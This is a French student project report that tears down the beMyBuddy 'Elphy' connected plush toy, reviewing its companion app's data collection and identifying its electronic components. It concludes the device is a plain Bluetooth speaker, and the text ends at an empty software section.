

Rendu Projet hub : Epitech Rennes

Présenté par

Alexandre Wagner

Étudiant de 3ème année.

Thème

*Hacking d'une peluche connectée.*

## Sommaire :

### 1. Introduction

- 1. Définition : Hacker
- 2. L'objectif

### 2. Peluche

- 1. Présentation
- 2. L'application mobile
- 3. La plateforme web
- 4. Test et utilisation
- 5. Déductions et retour après test

### 3. Hardware

- 1. Démontage et observation
- 2. Composants
- 3. Conclusion

### 4. Software

- 1. Reverse engineering
- 2. Network

### 5. RGPD

### 6. BONUS : OSINT

### 7. Conclusion.

# 1. Introduction

## 1. Définition : Hacker.

*Ce mot vient de l'anglais “to hack”, qui définit le fait de bidouiller, modifier, bricoler.*

*Hacker, est le fait de réussir à comprendre comment un objet, un système fonctionne pour réussir à le détourner de son objectif premier.*

*Ce mot est souvent utilisé pour parler de l'action de s'introduire dans un système informatique à des fins plus ou moins malveillantes, en fonction de la personne.*

## 2. L'objectif.

Mon objectif est donc de hacker une peluche connectée pour voir son fonctionnement aussi bien *hardware* que *software*.

Cela me permettra de comprendre l'ensemble des pièces et du logiciel de cet objet.

Une partie sera dédiée aux données, pour comprendre pourquoi et comment celles-ci sont utilisées.

## 2. Peluche

### 1. Présentation de l'objet :



Pour cela j'ai choisi le modèle "*Elphy*" de la marque *beMyBuddy*.

L'objet est livré dans son carton qui contient :

- la peluche éléphant
- l'objet innovant beMyBuddy
- un câble de rechargement.
- le guide rapide bemybuddy et le manuel d'utilisation.

***Dans mon cas, lors de la réception du colis, je n'ai pas eu de notices.***

La brochure commerciale présente la peluche de cette façon:

“ Innovation technologique pour le développement cognitif du bébé

Avec l'innovant beMyBuddy, et notre application exclusive eMyBaby, le bébé pourra écouter et sentir les enregistrements des parents, les sons préétablis soigneusement conçus et les chansons du dispositif des parents, favorisant ainsi le développement cognitif du bébé, de la naissance jusqu'à 2 ans l'apprentissage se réalisent via les sens.

Proche des parents partout, ce qui renforce l'attachement

Avec beMyBuddy les parents peuvent enregistrer leurs voix, les chansons et les contes favoris du bébé pour être reproduits sur l'instant ou postérieurement et partout, ainsi le bébé les sentira toujours à proximité.

Une grande source d'émotions et de sensations pour le bébé !

Le module beMyBuddy de eMyBaby dispose de multiples chansons et sons spécialement conçus pour le bébé comme le son du cœur et de l'utérus de la mère, des sons de la nature, des pièces classiques ou des berceuses.

D'infinies possibilités de musiques et de sons : entièrement personnalisable selon les goûts des parents !

En plus des enregistrements et des sons pré-déterminés, il est possible de reproduire la musique des parents stockée sur le téléphone portable (musique du dispositif) et de créer une liste de favoris, ce qui permet d'accroître encore plus les possibilités.

Les peluches bios préférées :

Les douces peluches de beMyBuddy, avec une superficie coton 100% bio feront fondre tous les bébés et deviendront leurs fidèles compagnons.

Partout, avec ou sans accessoires

Les dimensions réduites et la légèreté du module extractible permettent de l'utiliser partout et dans tous les contextes. Il peut être utilisé avec ou sans le clip pour le fixer au sac ou à la poussette, ou bien intégré dans la peluche ou les deux choses à part. Fonctionne avec une batterie rechargeable longue durée.”

source : <https://minilandgroup.com/family/fr/bemybuddy-elphy>.

## 2. L'application mobile :

Free abo      25 % 10:24



eMyBaby-  
Welcome  
to emotion  
technology with  
eMyBaby  
Miniland

Désinstaller

Ouvrir

Nouveautés •


Mise à jour : 2 févr. 2021



Settings on the eMyScale Plus scale.

Noter cette application

Donnez votre avis aux utilisateurs



Une fois l'application lancée, pour utiliser l'application il faut se créer un compte.

Celui ci prend plusieurs paramètres tels que:

- le nom de famille
- le prénom
- l'adresse mail
- le mot de passe et la confirmation du mot de passe
- votre date de naissance
- le pays dans lequel vous êtes
- et le nombre d'enfants que vous avez

L'application mobile est disponible sur le *Google play store (android)* et l'*app store (apple ios)*

Free      18 % 16:22

**eMyBaby**  
IS APP TO YOU!

|   |
|---|
| john  |
| do  |
| jeanrachiddu22@gmail.com  |
| aA0123456789. <input checked="" type="radio"/> aA0123456789. <input checked="" type="radio"/> |
| 20-04-1995  |


|   |                       |
|---|-----------------------|
| <input checked="" type="radio"/> Belgique | <input type="radio"/> |
|---|-----------------------|

|                                    |                       |
|------------------------------------|-----------------------|
| <input checked="" type="radio"/> 1 | <input type="radio"/> |
|------------------------------------|-----------------------|

|  |
|--|
| <input checked="" type="checkbox"/> I agree to the use of my data in order to complete the sign up process and become a user |
| <input checked="" type="checkbox"/> I have read and agreed to the terms of use   |
| <input type="checkbox"/> I would like to receive further information on Miniland products and services                       |



Une fois le compte créé, l'application nous explique les différentes parties du programme.



- **My baby :** Permet de rajouter un nouveau né et de rajouter des informations sur celui-ci (sex, nom, prénom, taille, poids, circonférence crânienne, couleur des yeux, couleurs des cheveux, adresse de l'hôpital, nom du gynécologue, nom de la sage-femme).
- **Baby monitor:** Permet d'ajouter et de gérer les caméras et les babyphones sur le réseau.
- **Scale:** permet la mise en contact avec une balance connectée (bluetooth) de la marque *miniland*, les informations sont directement transmises et stockées dans la partie MyBaby.
- **Medical record :** Permet de rajouter les suivis médicaux de l'enfant, tels que : les vaccinations, les comptes rendus des visites et la croissance de votre enfant.
- **les informations stockées pour les visites :** La spécialisation du médecin (pédiatre, ophtalmologiste, dermatologue, neurologue, etc...), le nom du docteur, l'adresse, la date, l'heure, le traitement.
- **informations stockées pour les vaccins :** le type de vaccin (injection ou buvable), la date, le lot, le laboratoire, le numéro collégiate.


informations stockées pour la croissance de l'enfant : la taille, le poids, la circonférence crânienne et la date.

- **Nutrition** : Permet de connecter le robot de cuisine : **chefy6** de la marque miniland, pour y sauvegarder des recettes.
- **Calendrier** : vous permet de gérer votre calendrier, se synchronise avec les autres données.
- **Family** : Permet d'ajouter un membre de la famille avec les données (sex, nom, Prénom, date de naissance, couleur des yeux, couleurs des cheveux).
- **My pregnancy** : cette partie de l'application permet d'enregistrer des informations sur la grossesse d'une personne, l'application est faite pour que la personne enceinte renseigne des données telles que: son poids initial et la prise de poids pour estimer le poids du potentiel futur enfant. Enregistrer le temps des contractions, renseigner les suivis médicaux, elle permet aussi avec un objet connecté d'enregistrer les bruits du battement du cœur de la mère pour après les diffuser avec un autre objet connecté.
- **Thermometer** : Permet de choisir l'enfant et d'inscrire manuellement la prise de température ou de le faire automatiquement avec un objet connecté de la marque miniland.
- **Humidifier** : Permet de connecter un humidificateur connecté de marque miniland pour le contrôler avec l'application.
- **Photo album** : Permet de créer un album photo numérique pour ajouter des photos.
- **Miniland World**: Met en avant des actualités ou des produits de la société Miniland.
- **Settings**: Permet de changer les informations sur le profil utilisateur (nom, prénom, email, date de naissance, pays, nombre d'enfants, numéro de téléphone, adresse, zip code, location, province). Changer l'unité de poids pour la balance connectée. Afficher le numéro de version de l'application. Permet d'avoir le contact de l'entreprise (numéro de téléphone et adresse mail).


La partie de l'application qui gère la peluche "elphy" s'appelle "Relaxation"

Elle comprend plusieurs options :

- **Parents sounds** : Cette option permet aux utilisateurs d'enregistrer leurs propres sons qui seront ensuite utilisés par la peluche. Pour cette option nous devons rentrer un code qui est présent sur le manuel d'instruction, comme dit plus haut, je n'ai pas eu ce code avec la livraison de l'objet.




Les autres options telles que nature, close to mum, classic experience, lullabies sont des sons par défaut disponibles avec l'application.



### 3. La plateforme web :

Voici un screenshot qui montre le design de la plateforme web :



La plateforme est un dashboard permettant de regrouper et d'ajouter toutes les informations données par tous les services de la marque *Miniland*.

Pour notre projet, aucune option pour la peluche “*Elphy*” n'est associée à la plateforme.

## 4. Test et utilisation.

La peluche “elphy” est composée d’un objet innovant beMyBuddy. Pour l’utiliser il faut appuyer sur le bouton d’alimentation, une fois l’objet allumé une LED clignote permettant de savoir si l’objet est allumé ou pas. Pour nous y connecter il faut mettre en marche le bluetooth de notre appareil.

Une fois l’objet pairé, je suis allé sur la partie “relaxation” de l’application, j’ai écouté les sons préenregistrés.

J’ai voulu accéder à la partie “parents sounds”, mais en l’absence de code, je n’ai pas pu y accéder pour la phase de test.

Une fois l’application quittée, je me suis rendu sur la plateforme de vidéo Youtube, quand j’ai cliqué sur une chanson que j’avais sélectionnée, le son sortait de l’objet qui était toujours pairé.

Ne pouvant pas accéder à la partie “parents sounds” qui est censée pouvoir enregistrer la voix des parents pour ensuite la faire diffuser par l’objet, je me suis rendu dans la partie enregistrement de mon téléphone. Je me suis enregistré puis j’ai appuyé sur lecture, mon enregistrement fut diffusé par l’objet.

## 5. Déductions et retour après test.

Après avoir décortiqué toutes les options et testé l'objet innovant de miniland, ma déduction est que cet objet n'est pas si innovant.

En effet, la plaquette commerciale vend cet objet comme permettant de stimuler l'enfant, mais finalement, cet objet est juste une enceinte bluetooth.

Peu importe qui s'y connecte, il n'y pas besoin d'avoir l'application pour choisir le son qui sera diffusé par l'enceinte.

Pourtant toutes les brochures commerciales essaient de démontrer que l'objet ne peut fonctionner qu'avec l'application.




Pour être sûr que l'objet innovant est bel et bien une enceinte, je vais devoir la démonter et le prouver.

### 3. Hardware :

#### 1. Démontage et observation :

J'ai donc démonté l'enceinte. Pour cela j'ai coupé avec une pince le bout en plastique qui sert normalement à pouvoir accrocher l'enceinte. Une fois ce bout de plastique enlevé nous voyons une séparation entre la partie haute et basse. En passant un tournevis entre les deux parties, celles-ci se déboitent aisément.



Dans le manuel disponible sur le site de la société, nous avons des informations spécifiques et techniques.

#### **■ 8. SPÉCIFICATIONS TECHNIQUES**

- Durée de charge : 2 heures
- Temps de lecture : Environ 8 heures à volume moyen
- Standard Bluetooth du module amovible : 4.0
- Compatible avec standard Bluetooth : 3.0 et 4.0
- Portée : 10 mètres
- Intervalle de fréquence : 20 Hz - 20 KHz
- Type de pile : 3,7 V et 230 mah
- Puissance : 2 W
- Dimensions (diamètre x largeur) : 5,6 x 2,4 cm
- Poids : 36,4 g

On peut donc voir que l'enceinte a une puissance maximum de 2 Watts. La pile présente dans l'enceinte est une pile de type 3,7 Volt et 230 milliampère-heures, c'est une pile rechargeable. La broche en forme de vague, sur la partie jaune/brune est l'antenne de diffusion pour le module bluetooth.

Comme la majorité des appareils électroniques actuels, cet objet utilise un circuit imprimé.

Un circuit imprimé est un support, en général une plaque, permettant de maintenir et de relier électriquement un ensemble de composants électroniques entre eux, dans le but de réaliser un circuit électronique complexe.


On peut trouver sur ce circuit électronique des petites pièces de forme rectangulaire, la plupart sont des résistances.

Celles-ci servent à limiter le courant dans le circuit.


## 2. Composants :



Parmi les composants électroniques, outre les résistances, certaines pièces sortent du lot et sont identifiables par les chiffres et lettres écrits dessus.

|   |   |
|---|---|
|  <p><b>CSR8615</b></p> <p>骏盛电子<br/>JUNSHENG ELECTRONICS</p> <p>CSR<br/>8615<br/>804U<br/>6406NA</p> <p>骏盛电子 n°1</p>  |  <p>HT6871<br/>H2407A</p> <p>n°2</p>        |
| <p>Name : CRS 8615<br/>Description : <b>BlueCore CSR8615 Mono ROM Solution 1-mic CVC Audio Enhancement Fully Qualified Single-chip Bluetooth v4.0 System</b><br/><br/>mono ROM solution for rapid evaluation and development of Bluetooth audio applications.</p> | <p>Name : HT6871<br/>Description : <b>Low-cut top anti-EMI Class D Audio Power Amplifier</b><br/><br/>Amplificateur audio</p> |

|   |  |   |
|---|--|---|
|  <p><b>TP4054 LTH7</b></p> <p>n°3</p>  |  <p><b>J3Y SMD S8050</b></p> <p>x5</p> <p>n°4</p>   |  <p>AUML228<br/>24C128<br/>PI27</p> <p>AUML228<br/>24C128<br/>PI27</p> <p>n°5</p>                  |
| <p>Name : LTH 7<br/>Description : <b>Standalone linear li-ion battery charger with thermal-regulation in thinsot</b><br/><br/>Gère la régulation thermique de la batterie lors de la charge</p> | <p>Name : J3Y<br/>Description : <b>Transistor</b><br/><br/>Il s'agit de dispositifs bipolaires en silicium, de faible puissance et de basse fréquence, avec une structure NPN. Son faible coût, l'excellente linéarité de son gain statique, sa capacité à supporter des courants de collecteur élevés jusqu'à 800 mA (chez certains fabricants) et des tensions jusqu'à 25V, en ont fait l'un des leaders du segment des petits appareils audio domestiques</p> | <p>Name : 24C128<br/>Description : <b>EEPROM (electrically erasable programmable read-only memory)</b><br/>144 bits de mémoire morte (ROM) électriquement effaçable et programmable</p> |

Il est possible de lire le firmware présent dans l'EEPROM 24C128 avec un arduino. Dans mon cas, je n'ai pas réussi à dessouder la pièce pour effectuer cette tâche.





Sur cette image nous pouvons constater que plusieurs pins du Bluecore sont connectés. La documentation technique nous indique que le composant CRS 8615 à 68 PIN ont chacun leurs spécificités. En observant, nous pouvons constater que les pins connectés correspondent à des options de la puce. Voici à quoi répondent les pins utilisées :

|             |    |                                   |               |   |
|-------------|----|-----------------------------------|---------------|---|
| MIC_BIAS    | 2  | Analogue in                       | VDD_AUDIO     | Microphone bias   |
| AU_REF      | 1  |                                   |               | Decoupling of audio reference (for high-quality audio)  |
| SPKR_AN     | 9  | Analogue out                      | VDD_AUDIO_DRV | Speaker output negative, left   |
| SPKR_AP     | 10 |                                   |               | Speaker output positive, left   |
| LINE/MIC_AN | 67 | Analogue in                       | VDD_AUDIO     | Line or microphone input negative, channel A  |
| LINE/MIC_AP | 68 |                                   |               | Line or microphone input positive, channel A  |
| PIO[5]      | 34 | Bidirectional with weak pull-down | VDD_PADS_1    | <p>Programmable input / output line 5.</p> <p>Alternative function:</p> <ul style="list-style-type: none"> <li>▪ SPI_CLK: SPI clock</li> <li>▪ PCM1_CLK: PCM1 synchronous data clock</li> </ul> |

|               |    |  |            |  |
|---------------|----|--|------------|--|
| LED[1]        | 36 | Bidirectional  | VDD_PADS_1 | <p>LED driver.<br/>Alternative function: programmable output PIO[30].</p> <p>Note:<br/>As output is open-drain, an external pull-up is required when PIO[30] is configured as a programmable output.</p> |
| LED[0]        | 37 | Bidirectional  | VDD_PADS_1 | <p>LED driver.<br/>Alternative function: programmable output PIO[29].</p> <p>Note:<br/>As output is open-drain, an external pull-up is required when PIO[29] is configured as a programmable output.</p> |
| LX_1V35       | 50 | 1.35V switch-mode power regulator inductor connection.   |            |  |
| LX_1V8        | 47 | 1.8V switch-mode power regulator inductor connection.  |            |  |
| VDD_ANA       | 17 | Analogue LDO linear regulator output (1.35V).<br>Connect to 1.35V supply, see for connections. |            |  |
| VDD_AUDIO     | 3  | Positive supply for audio.<br>Connect to 1.35V supply, see for connections.                    |            |  |
| VDD_AUDIO_DRV | 8  | Positive supply for audio output amplifiers.<br>Connect to 1.8V supply, see for connections.   |            |  |
| VDD_BT_RADIO  | 11 | Bluetooth radio supply.<br>Connect to 1.35V supply, see for connections.                       |            |  |
| VDD_DIG_MEM   | 38 | Digital LDO regulator output, see for connections.   |            |  |
| VDD_PADS_1    | 33 | Positive supply input for input/output ports.  |            |  |
| VDD_PADS_2    | 63 | Positive supply input for input/output ports.  |            |  |

## source :

24C128 : <https://ww1.microchip.com/downloads/en/DeviceDoc/doc0670.pdf>

HT6871 : <https://datasheetspdf.com/datasheet/HT6871.html>

J3Y: <https://shematok.ru/transistor/j3y>

LTH7 : [http://www.s-manuals.com/pdf/datasheet/l/t/ltc4054-4.2%2C\\_ltc4054x-4.2\\_linear.pdf](http://www.s-manuals.com/pdf/datasheet/l/t/ltc4054-4.2%2C_ltc4054x-4.2_linear.pdf)

### **3. Conclusion :**

Après analyse des composants, cet objet a toutes les spécificités d'un petit appareil audio domestique, de type enceinte bluetooth, avec une autonomie moyenne.

L'objet ne contient pas de capteurs, ni de microphones.

Le type de connexion réseau est le protocole bluetooth.

Les seules données qui peuvent transiter entre les appareils sont le son audio et la connexion à un seul appareil.

L'objet n'a donc rien d'un objet innovant comme la marque le vend, mais remplit parfaitement d'un point de vue électronique la fonction d'enceinte bluetooth, bien que le choix du haut parleur ne soit pas de bonne qualité et la diffusion du son n'est pas optimisée, ce qui réduit fortement la qualité acoustique.

# 4. Software :

